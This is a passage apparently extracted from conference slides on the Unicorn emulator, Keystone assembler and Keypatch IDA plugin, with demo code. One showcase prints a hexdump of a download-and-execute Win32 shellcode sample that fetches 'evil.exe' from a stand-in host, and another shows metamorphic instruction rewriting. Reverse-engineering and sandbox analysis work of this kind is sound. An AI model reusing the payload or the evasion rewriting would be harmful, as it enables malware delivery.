4 #define X86_CODE32 "\x41\x4a" // INC ecx; DEC edx
5
6 // memory address where emulation starts
7 #define ADDRESS 0x1000000
8
9 int main(int argc, char **argv, char **envp)
10 {
11     uc_engine *uc;
12     uc_err err;
13     int r_ecx = 0x1234; // ECX register
14     int r_edx = 0x7890; // EDX register
15
16     printf("Emulate i386 code\n");
17
18     // Initialize emulator in X86-32bit mode
19     err = uc_open(UC_ARCH_X86, UC_MODE_32, &uc);
20     if (err != UC_ERR_OK) {
21         printf("Failed on uc_open() with error returned: %u\n", err);
22         return -1;
23     }
24
25     // map 2MB memory for this emulation
26     uc_mem_map(uc, ADDRESS, 2 * 1024 * 1024, UC_PROT_ALL);
27
28     // write machine code to be emulated to memory
29     if (uc_mem_write(uc, ADDRESS, X86_CODE32, sizeof(X86_CODE32) - 1) != 0) {
30         printf("Failed to write emulation code to memory, quit!\n");
31         return -1;
32     }
33
34     // initialize machine registers
35     uc_reg_write(uc, UC_X86_REG_ECX, &r_ecx);
36     uc_reg_write(uc, UC_X86_REG_EDX, &r_edx);
37
38     // emulate code in infinite time & unlimited instructions
39     err = uc_emu_start(uc, ADDRESS, ADDRESS + sizeof(X86_CODE32) - 1, 0, 0);
40     if (err) {
41         printf("Failed on uc_emu_start() with error returned %u: %s\n",
42             err, uc_strerror(err));
43     }
44
45     // now print out some registers
46     printf("Emulation done. Below is the CPU context\n");
47
48     uc_reg_read(uc, UC_X86_REG_ECX, &r_ecx);
49     uc_reg_read(uc, UC_X86_REG_EDX, &r_edx);
50     printf(">>> ECX = 0x%x\n", r_ecx);
51     printf(">>> EDX = 0x%x\n", r_edx);
52
53     uc_close(uc);
54
55     return 0;
56 }

```

```
$ make
cc test1.c -L/usr/local/Cellar/glib/2.44.1/lib -L/usr/local/opt/gettext/

$ ./test1
Emulate i386 code
Emulation done. Below is the CPU context
>>> ECX = 0x1235
>>> EDX = 0x788f

```

```
1 from __future__ import print_function
2 from unicorn import *
3 from unicorn.x86_const import *
4
5 # code to be emulated
6 X86_CODE32 = b"\x41\x4a" # INC ecx; DEC edx
7
8 # memory address where emulation starts
9 ADDRESS = 0x1000000
10
11 print("Emulate i386 code")
12 try:
13     # Initialize emulator in X86-32bit mode
14     mu = Uc(UC_ARCH_X86, UC_MODE_32)
15
16     # map 2MB memory for this emulation
17     mu.mem_map(ADDRESS, 2 * 1024 * 1024)
18
19     # write machine code to be emulated to memory
20     mu.mem_write(ADDRESS, X86_CODE32)
21
22     # initialize machine registers
23     mu.reg_write(UC_X86_REG_ECX, 0x1234)
24     mu.reg_write(UC_X86_REG_EDX, 0x7890)
25
26     # emulate code in infinite time & unlimited instructions
27     mu.emu_start(ADDRESS, ADDRESS + len(X86_CODE32))
28
29     # now print out some registers
30     print("Emulation done. Below is the CPU context")
31
32     r_ecx = mu.reg_read(UC_X86_REG_ECX)
33     r_edx = mu.reg_read(UC_X86_REG_EDX)
34     print(">>> ECX = 0x%x" % r_ecx)
35     print(">>> EDX = 0x%x" % r_edx)
36
37 except UcError as e:
38     print("ERROR: %s" % e)

```

```
$ python test1.py
```

```
Emulate i386 code
Emulation done. Below is the CPU context
>>> ECX = 0x1235
>>> EDX = 0x788f

```



## Showcase: box.py



```
(20:54:08):xwings@kali32:~/box>
(4)$ hexdump -C samples/UriDownloadToFile.sc
00000000 50 90 50 90 50 90 50 90 90 90 90 90 90 90 90 90 |P.P.P.P.....|
00000010 e9 fb 00 00 00 5f 64 a1 30 00 00 00 8b 40 0c 8b | |.....d.0....@..|
00000020 70 1c ad 8b 68 20 80 7d 0c 33 74 03 96 eb f3 8b |p...h .,}3t....|
00000030 68 08 8b f7 6a 04 59 e8 8f 00 00 00 e2 f9 68 6f |h...j.Y.....ho|
00000040 6e 00 00 68 75 72 6c 6d 54 ff 16 8b e8 e8 79 00 |n...hur!mT....y.|
00000050 00 00 8b d7 47 80 3f 00 75 fa 47 57 47 80 3f 00 | |...G.?.u.GWG.?.|
00000060 75 fa 8b ef 5f 33 c9 81 ec 04 01 00 00 8b dc 51 |u..._3.....Q|
00000070 52 53 68 04 01 00 00 ff 56 0c 5a 59 51 52 8b 02 |RSh...V.ZYQR..|
00000080 53 43 80 3b 00 75 fa 81 7b fc 2e 65 78 65 75 03 | |S.C.;.u.{}.exeu.|
00000090 83 eb 08 89 03 c7 43 04 2e 65 78 65 c6 43 08 00 | |.....C..exe.C..|
000000a0 5b 8a c1 04 30 88 45 00 33 c0 50 50 53 57 50 ff | |. .0.E.3.PPSWP.|
000000b0 56 10 83 f8 00 75 06 a0 01 53 ff 56 04 5a 59 83 | |V...u.j.S.V.ZY.|
000000c0 c2 04 41 80 3a 00 75 b4 ff 56 08 51 56 8b 75 3c | |. .A.:.u..V.UV.U|
000000d0 8b 74 35 78 03 f5 56 8b 76 20 03 f5 33 c9 49 41 | |t5x..V.v .3.IA|
000000e0 ad 03 c5 33 db 0f be 10 38 f2 74 08 c1 cb 0d 03 | |. .3...8.t...I|
000000f0 da 40 eb f1 3b 1f 75 e7 5e 8b 5e 24 03 dd 66 8b | |@. .;u.A.$..f.|
00000100 0c 4b 8b 5e 1c 03 dd 8b 04 8b 03 c5 ab 5e 59 c3 | |K.A.....AY.|
00000110 e8 00 ff ff ff 0e 4e 0e ec 98 fe 8a 0e 7e d8 e2 | |.....N.....~.|
00000120 73 33 ca 8a 5b 36 1a 2f 70 64 45 62 57 00 68 74 | |s3. [G./pdEbW.ht|
00000130 74 70 3a 2f 2f 62 6c 61 68 62 6c 61 68 2e 63 6f | |tp://blablah.col|
00000140 6d 2f 65 76 69 6c 2e 65 78 65 00 00 00 00 00 | |m/evil.exe.....|
00000150
```

```
def read_shellcode(frame):
    # get shellcode from emulation
    f = open(frame, 'rb')
    shellcode = f.read()
    f.close()
    return shellcode

# using Capstone for disassembling
from capstone import *
def disas(code, address):
    md = Cs(CS_ARCH_X86, CS_MODE_32)
    insn = md.disasm(str(code), address)
    for i in insns:
        print ('0x%x: %s(%s)' % (i.address, i.mnemonic, i.op_str))

# hook WinAPI symbols
def hook_code(uc, address, size, user_data):
    global DEBUG
    # print("hooking %s" % address)
    if DEBUG:
        # code disassembly
        # read this instruction code from memory
        code = uc.mem_read(address, size)
        disasm(code, address)
    esp = uc.reg_read(UC_X86_REG_ESP)
    if address in utils.import_symbols:
        # print("CALL HOOK API at %s" % address)
        globals()['hook_' + utils.import_symbols[address]](uc, address, esp)

def hook_mem_error(uc, type, addr, args):
    print("> ERROR: unmapped memory access at 0x%x" % addr)
    return False

def sandbox():
    global DEBUG
    from optparse import OptionParser
    usage = "%prog [options] filename"
    parser = OptionParser(usage)
    parser.add_option("-d", "--debug",
                    action="store_true", dest="debug")
    (options, args) = parser.parse_args()
    if len(args) != 1:
        parser.print_help()
        return

    DEBUG = options.debug

    print('> Emulating Win32 shellcode ...')
    try:
        uc = Uc(UC_ARCH_X86, UC_MODE_32)
        uc.hook_add(UC_HOOK_MEM_UNMAPPED, hook_mem_error)

        # setup stack memory
        uc.mem_map(STACK_ADDR, STACK_SIZE)
        uc.reg_write(UC_X86_REG_ESP, STACK_ADDR + 0x3000)
        uc.reg_write(UC_X86_REG_EBP, STACK_ADDR + 0x3000)

        # load shellcode in
        uc.mem_map(CODE_ADDR, CODE_SIZE)
        shellcode = read_shellcode(args[0])
        uc.mem_write(CODE_ADDR, shellcode)

        # setup GOT & FS
        setup_gdt_segment(uc, GOT_ADDR, GOT_LIMIT, UC_X86_REG_FS, 1, FS_ADDR, FS_SIZE, init = True)

        # setup Windows environment
        setup_win32_xp(uc, FS_ADDR)
```

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# Keystone Engine

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## What do we need?

- › Multiple archs: x86, ARM+ARM64 + Mips + PPC and more
- › Multiple platform: Windows, Linux, OSX and more
- › Multiple binding: Python, Ruby, Java, C# and more



- › Clean, simple, intuitive & architecture-neutral API
- › Provide break-down details on instructions
- › Friendly license: BSD



## Lots of Work !

- › Multiple archs: x86, ARM
- › Actively maintained & update within latest arch's change
- › Multiple platform: Windows, Linux
- › Understanding opcode, Intel x86 it self with 1500++ documented instructions



- › Support python and ruby as binding languages
- › Single man show
- › Target finish within 12 months



## A Good Assembler

- › Multiple archs: x86, ARM
- › Actively maintained & update within latest arch's change
- › Multiple platform: Windows, Linux



- › Support python and ruby as binding languages
- › Friendly license (BSD)
- › Easy to setup




## Not Reinventing the Wheel

### Why LLVM?




- Widely used language-agnostic compiler



- Open source project compiler
- Sets of modules for machine code representing, compiling, optimizing
- Backed by many major players: AMD, Apple, Google, Intel, IBM, ARM, Imgttec, Nvidia, Qualcomm, Samsung, etc
- Incredibly huge (compiler) community around.



## Fork from LLVM



- › Multiple architectures ready
- › In-build assembler (MC module)
  - › Only, Only and Only build for LLVM
  - › actively maintained
- › Very actively maintained & updated by a huge community





## Are We Done

### Issue 1

- > LLVM not just assembler, but also disassembler, bitcode, InstPrinter, Linker Optimization, etc
- > LLVM codebase is huge and mixed like spaghetti

### Solutions

- > Keep only assembler code & remove everything else unrelated
- > Rewrites some components but keep AsmParser, CodeEmitter & AsmBackend code intact (so easy to sync with LLVM in future, e.g. update)
- > Keep all the code in C++ to ease the job (unlike Capstone)
  - > No need to rewrite complicated parsers
  - > No need to fork llvm-tblgen

### Issue 2

- > LLVM compiled into multiple libraries
  - > Supported libs
  - > Parser
  - > TableGen and etc
- > Keystone needs to be a single library

### Solutions

- > Modify linking setup to generate a single library
  - > libkeystone.[so, dylib] + libkeystone.a
  - > keystone.dll + keystone.lib



## Are We Done

### Issue 3

- > Relocation object code generated for linking in the final code generation phase of compiler
- > Ex on X86:
  - > `inc [_var1]` → `0xff, 0x04, 0x25, A, A, A, A`

### Solutions

- > Make fixup phase to detect & report missing symbols
- > Propagate this error back to the top level API `ks_asm()`

### Issue 4

- > Ex on ARM: `blx 0x86535200` → `0x35, 0xf1, 0x00, 0xe1`

### Solutions

- > `ks_asm()` allows to specify address of first instruction
- > Change the core to retain address for each statement
- > Find all relative branch instruction to fix the encoding according to current & target address



## Are We Done

### Issue 5

- > Ex on X86: `vaddpd zmm1, zmm1, zmm1, x` → "this is not an immediate"
- > Returned `llvm_unreachable()` on input it cannot handle

### Solutions

- > Fix all exits & propagate errors back to `ks_asm()`
  - > Parse phase
  - > Code emit phase

### Issue 6

- > LLVM does not support non-LLVM syntax
  - > We want other syntaxes like Nasm, Masm, etc
- > Bindings must be built from scratch
- > Keep up with upstream code once forking LLVM to maintain ourselves

### Solutions


- > Extend X86 parser for new syntaxes: Nasm, Masm, etc
- > Built Python binding
- > Extra bindings came later, by community: NodeJS, Ruby, Go, Rust, Haskell & OCaml
- > Keep syncing with LLVM upstream for important changes & bug-fixes



# Keystone is not LLVM

## Fork and Beyond

- > Independent & truly a framework
  - > Do not give up on bad-formed assembly
- > Aware of current code position (for relative branches)
- > Much more compact in size, lightweight in memory
- > Thread-safe with multiple architectures supported in a single binary More flexible: support X86 Nasm syntax
- > Support undocumented instructions: X86
- > Provide bindings (Python, NodeJS, Ruby, Go, Rust, Haskell, OCaml as of August 2016)



# Demo



```
1 /* test1.c */
2 #include <stdio.h>
3 #include <keystone/keystone.h>
4
5 // separate assembly instructions by ; or \n
6 #define CODE "INC ecx; DEC edx"
7
8 int main(int argc, char **argv)
9 {
10     ks_engine *ks;
11     ks_err err;
12     size_t count;
13     unsigned char *encode;
14     size_t size;
15
16     err = ks_open(KS_ARCH_X86, KS_MODE_32, &ks);
17     if (err != KS_ERR_OK) {
18         printf("ERROR: failed on ks_open(), quit\n");
19         return -1;
20     }
21
22     if (ks_asm(ks, CODE, 0, &encode, &size, &count) != KS_ERR_OK) {
23         printf("ERROR: ks_asm() failed & count = %lu, error = %u\n",
24             count, ks_errno(ks));
25     } else {
26         size_t i;
27
28         printf("%s = ", CODE);
29         for (i = 0; i < size; i++) {
30             printf("%02x ", encode[i]);
31         }
32         printf("\n");
33         printf("Compiled: %lu bytes, statements: %lu\n", size, count);
34     }
35
36     // NOTE: free encode after usage to avoid leaking memory
37     ks_free(encode);
38
39     // close Keystone instance when done
40     ks_close(ks);
41
42     return 0;
43 }
```

```
$ make
cc -o test1 test1.c -lkeystone -lstdc++ -lm

$ ./test1
INC ecx; DEC edx = 41 4a
Compiled: 2 bytes, statements: 2
```

```
1 from keystone import *
2
3 # separate assembly instructions by ; or \n
4 CODE = b"INC ecx; DEC edx"
5
6 try:
7     # Initialize engine in X86-32bit mode
8     ks = Ks(KS_ARCH_X86, KS_MODE_32)
9     encoding, count = ks.asm(CODE)
10    print("%s = %s (number of statements: %u)" % (CODE, encoding, count))
11 except KsError as e:
12    print("ERROR: %s" % e)
```

```
$ ./test1.py
INC ecx; DEC edx = [65, 74] (number of statements: 2)
```



## Show Case: metam

Before

```
<= 0x10012e09 eb10 jmp 0x10012e1b ;|
; JMP XREF from 0x10012d82 (fcn.100124ed)
0x10012e0b 8b542410 mov edx, dword [esp + 0x10] ;
0x10012e0f 8d4bff lea ecx, [ebx - 1]
0x10012e12 51 push ecx
0x10012e13 52 push edx
0x10012e14 8bce mov ecx, esi
0x10012e16 e807eeffff call fcn.10011c22 ;|
; JMP XREF from 0x10012622 (fcn.100124ed)
; JMP XREF from 0x10012d79 (fcn.100124ed)
; JMP XREF from 0x10012de3 (fcn.100124ed)
; JMP XREF from 0x10012e09 (fcn.100124ed)
-> 0x10012e1b 8b7c2454 mov edi, dword [esp + 0x54] ;
0x10012e1f bd0100000 mov ebp, 1
0x10012e24 3bdf cmp ebx, edi
; <= 0x10012e26 7321 jae 0x10012e49 ;|
0x10012e28 8d9b00000000 lea ebx, [ebx]
; JMP XREF from 0x10012e47 (fcn.100124ed)
```

After

```
<= 0x10012e09 eb10 jmp 0x10012e1b ;|
; JMP XREF from 0x10012d82 (fcn.100124ed)
0x10012e0b 8b542410 mov edx, dword [esp + 0x10] ;
0x10012e0f 8d4bff lea ecx, [ebx - 1]
0x10012e12 51 push ecx
0x10012e13 52 push edx
0x10012e14 56 push esi
0x10012e15 59 pop ecx
0x10012e16 e807eeffff call fcn.10011c22 ;|
; JMP XREF from 0x10012622 (fcn.100124ed)
; JMP XREF from 0x10012d79 (fcn.100124ed)
; JMP XREF from 0x10012de3 (fcn.100124ed)
; JMP XREF from 0x10012e09 (fcn.100124ed)
-> 0x10012e1b 8b7c2454 mov edi, dword [esp + 0x54] ;
0x10012e1f 9c pushfd
0x10012e20 31ed xor ebp, ebp
0x10012e22 45 inc ebp
0x10012e23 9d popfd
```

```
<= 0x080cbd91 eb0d jmp 0x80cbda0 ;|
0x080cbd93 90 nop
0x080cbd94 90 nop
0x080cbd95 90 nop
0x080cbd96 90 nop
0x080cbd97 90 nop
0x080cbd98 90 nop
0x080cbd99 90 nop
0x080cbda0 90 nop
0x080cbda1 90 nop
0x080cbda2 90 nop
0x080cbda3 90 nop
0x080cbda4 90 nop
0x080cbda5 90 nop
0x080cbda6 90 nop
-> 0x080cbda0 55 push ebp
0x080cbda1 89e5 mov ebp, esp
0x080cbda3 57 push edi
0x080cbda4 89c7 mov edi, eax
0x080cbda6 56 push esi
```

```
<= 0x080cbd91 eb0d jmp 0x80cbda0 ;|
; <= 0x080cbd93 eb01 jmp 0x80cbd96 ;|
| 0x080cbd95 42 inc edx ;|
| -> 0x080cbd96 eb01 jmp 0x80cbd99 ;|
| 0x080cbd98 5a pop edx ;|
; <= 0x080cbd99 eb01 jmp 0x80cbd9c ;|
| 0x080cbd9b 5f pop edi ;|
| -> 0x080cbd9c eb01 jmp 0x80cbd9f ;|
| 0x080cbd9e 40 inc eax ;|
| -> 0x080cbd9f 90 nop ;|
| -> 0x080cbda0 55 push ebp ;|
| 0x080cbda1 54 push esp ;|
| 0x080cbda2 5d pop ebp ;|
| 0x080cbda3 57 push edi ;|
| 0x080cbda4 50 push eax ;|
| 0x080cbda5 5f pop edi ;|
| 0x080cbda6 56 push esi ;|
| 0x080cbda7 53 push ebx ;|
| -> 0x080cbda8 83ec2c sub esp, 0x2c ;|
```

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One More Thing



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# The IDA Pro

## IDA Pro

- RE Standard
- Patching on the fly is always a must
- Broken “Edit\Patch Program\Assembler” is always giving us problem



**PUSH ESI**

```
15860 55          push    rbp
15861 48 8D 57 10   lea    rdx, [rdi+10h]
15865 56          push    rsi
15866 48 89 FB     mov    rbx, rdi
15869 50          push    rax
```







# Keypatch

## A binary editor plugin for IDA Pro

- Fully open source @ <https://keystone-engine.org/keypatch>
- On the fly patching in IDA Pro with Multi Arch
- Base on Keystone Engine
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shl     esi, 4                ; CODE XREF: sub_158D3+211j
jz     short loc_158F6
mov     edi, esi                ; size
call   _malloc
test   rax, rax
xor    eax, eax                ; Keypatch modified this from:
; jz short loc_158F6



mov     ecx, 800h
mov     rdi, rax
mov     rsi, rbp
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# Latest Keypatch and DEMO

## Fill Range

- Select Start, End range and patch with bytes
- Goto: Edit | Keypatch | Fill Range
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